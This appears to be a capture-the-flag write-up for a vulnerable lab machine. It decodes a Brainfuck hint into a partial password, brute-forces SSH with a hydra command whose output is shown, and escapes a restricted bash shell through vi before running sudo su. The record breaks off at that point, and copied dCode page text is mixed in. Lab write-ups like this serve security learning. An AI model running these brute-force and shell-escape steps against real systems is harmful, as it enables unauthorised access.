+++++ ++[-> ----- ---<] >---- .<+++ +++++ [->++ +++++ +<]>+ +++++ +++++
.<+++ ++++[ ->--- ----< ]>--- ----- -.<++ +++++ [->++ +++++ <]>++ +++++
+++.. <++++ +++[- >---- ---<] >---- ----- --.<+ +++++ ++[-> +++++ +++<]
>++.< +++++ [->-- ---<] >-..< +++++ +++[- >---- ----< ]>--- ----- ---.-
--.<+ +++++ ++[-> +++++ +++<] >++++ .<+++ ++[-> +++++ <]>++ +++++ +.+++
++.<+ ++[-> ---<] >---- --.<+ +++++ [->-- ----< ]>--- ----. <++++ +[->-
----< ]>-.< +++++ [->++ +++<] >++++ ++++. <++++ +[->+ ++++< ]>+++ +++++
+.<++ ++[-> ++++< ]>+.+ .<+++ +[->- ---<] >---- .<+++ [->++ +<]>+ +..<+
```

Inside of it are all just +- or more signs this might be another encoding let’s do some research on it to see what is this. So, this is a minimalist esoteric programming language means this must have some kind of decoder the language known as Brainfuck.



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

```
Input: +++++ ++++[ …-.<
  Arg:
Output:

your luck and find correct string of password.
```

```
Memory Dump: [index] = char (ASCII code)
[0] =  (0)
[1] =  (10)
pointer = 0
```

Brainfuck - dCode

Tag(s) : Programming Language

BRAINFUCK

Informatics › Programming Language › Brainfuck

BRAINFUCK INTERPRETER

★ BRAINF*CK CODE TO INTERPRET

```
+++++ +++++ ++++.
<+++[ ->--- <]>-- ----. <++++ [->++ ++<]> ++..+ +++.-
----- --.++ +.<++
+[->- --<]> ----- .<+++ ++++[ ->--- ----< ]>--- --.<+
++++[ ->--- --<]>
----- ---.- --.<
```

★ ARGUMENT

★ SHOW MEMORY STATE ☑

▶ EXECUTE

See also: Leet Speak 1337 – LOLCODE Language – ReverseFuck – Alphuck – JSFuck Language []+(!+[])+[]) – Binaryfuck

BRAINFUCK ENCODER

★ PLAINTEXT TO CODE IN BRAINF**K

dCode Brainfuck

★ ADD A SEPARATOR BETWEEN INSTRUCTIONS □

▶ ENCRYPT


Summary

- Brainfuck Interpreter
- Brainfuck Encoder
- What is Brainfuck? (Definition)
- How does Brainfuck work?
- How to encrypt using Brainfuck code?
- How to encrypt using Brainfuck Shortcut code?
- How to decrypt Brainfuck code?
- How to decrypt Brainfuck Shortcut code?
- How to recognize Brainfuck coded text?
- What is the memory state?
- What are the variants of the Brainfuck code?
- What is Brainfuck for?
- When was Brainfuck invented?

I found this site for decoding and after putting in the encoded message the output was " `You can enter into matrix as guest, with password k1ll0rXX Note: Actually, I forget last two characters so I have replaced with XX try your luck and find correct string of password.`"

Exploitation

Looks like we have a username and a password with last two strings missing we can use any ai to make us a list for brute force using hydra or as i looked we can use a tool as well crunch for it and after putting this we got the file now to use hydra for brute force the command for it will be hydra -l guest -P john.txt 192.168.23.163 ssh. This will take a while.




```
└──╼ #hydra -l guest -P john.txt 192.168.23.163 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-04 19:05:
37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3844 login tries (l:1/p:3844
), ~241 tries per task
[DATA] attacking ssh://192.168.23.163:22/
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 3668 to do in 00:21h, 16 active
[STATUS] 165.33 tries/min, 496 tries in 00:03h, 3348 to do in 00:21h, 16 active
[STATUS] 153.86 tries/min, 1077 tries in 00:07h, 2767 to do in 00:18h, 16 active
[STATUS] 154.67 tries/min, 1856 tries in 00:12h, 1988 to do in 00:13h, 16 active
[STATUS] 151.53 tries/min, 2576 tries in 00:17h, 1268 to do in 00:09h, 16 active
[STATUS] 149.86 tries/min, 3297 tries in 00:22h, 547 to do in 00:04h, 16 active
[22][ssh] host: 192.168.23.163   login: guest   password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-04 19:30:
19
```

After a while we finally found the password which is k1ll0r7n so now we have username and password means we can login using ssh.

Username- guest


Password- k1ll0r7n

Command- ssh guest@192.168.23.163



```
┌─[root@parrot]─[/home/one]
└──╼ #ssh guest@192.168.23.163
The authenticity of host '192.168.23.163 (192.168.23.163)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.23.163' (ED25519) to the list of known hosts
.
guest@192.168.23.163's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ 
```

Now we have the access to the system time to see if we are root or not.




```
guest@192.168.23.163's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$ ls -alps
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$ $SHELL
-rbash: /bin/rbash: restricted: cannot specify `/' in command names
guest@porteus:~$
```

The command we are using are states as restricted means we don’t have root level access let’s see what we can do.


Privilege Escalation

I’m going to have to do some research on it commands to use and the paths where the mail programs reside so i can get something an editor maybe. Well i found like we print messages using echo we can use it to print the inner directories and i found a path for the vi editor let’s see if those can work.




```
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
- No file 1/1 100%
```

It works so i just typed the echo /home/guest/prog/* to look for the vi editor and i just typed the vi and pressed enter and it opened now i have to see which commands we can use here and with that what we can do. I’ve used it sometimes and we usually try to export the shell and it’s path with the $ like $SHELL and $PATH I've tried it but didn’t work might have to do something else.




```
declare -x MODDIR="/mnt/sda1/porteus/modules"
declare -x OLDPWD
declare -rx PATH="/home/guest/prog"
declare -x PORTCFG="/mnt/sda1/porteus/porteus-v4.0-x86_64.cfg"
declare -x PORTDIR="/mnt/sda1/porteus"
declare -x PS1="\\[\\033[01;32m\\]\\u@\\h:\\[\\033[01;32m\\]\\w\\\$\\[\\033[00m
\] "
declare -x PS2="> "
declare -x PWD="/home/guest"
declare -rx SHELL="/bin/rbash"
declare -x SHLVL="1"
declare -x SSH_CLIENT="192.168.23.161 36788 22"
declare -x SSH_CONNECTION="192.168.23.161 36788 192.168.23.163 22"
declare -x SSH_TTY="/dev/pts/1"
declare -x TERM="xterm-256color"
declare -x USER="guest"
declare -x VDPAU_DRIVER="va_gl"
declare -x VDPAU_LOG="0"
declare -x XDG_RUNTIME_DIR="/tmp/xdg-runtime-guest"
guest@porteus:~$ export SHELL=/bin/bash:$SHELL
-rbash: SHELL: readonly variable
guest@porteus:~$ export SHELL=/bin/rbash:$SHELL
-rbash: SHELL: readonly variable
```

Tried it but it’s readonly variable i have to change it to write as well. Okay so we can do it by going in the vi editor and press i for insert mode then type !/bin/bash for privilege escalation and press esc to exit the insert and type :wq to save and exit the file let’s try to see if it works.




```
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
bash: grep: command not found
bash: ps: command not found
bash: ps: command not found
bash: ps: command not found
bash: ps: command not found
bash: ps: command not found
bash: ps: command not found
guest@porteus:~$ export SHELL=/bin/bash:$SHELL
guest@porteus:~$
```

We finally got it turns out that we don't put the !/bin/bash directly we have to put it after : colon and i saved a file before named as admin.txt and even that didn't work out but this did now to get the shell and it's path for the flag. It worked out without exporting the path i sudo su it and it gave me root access.



```
guest@porteus:~$ sudo su

We trust you have received the usual lecture from the local System
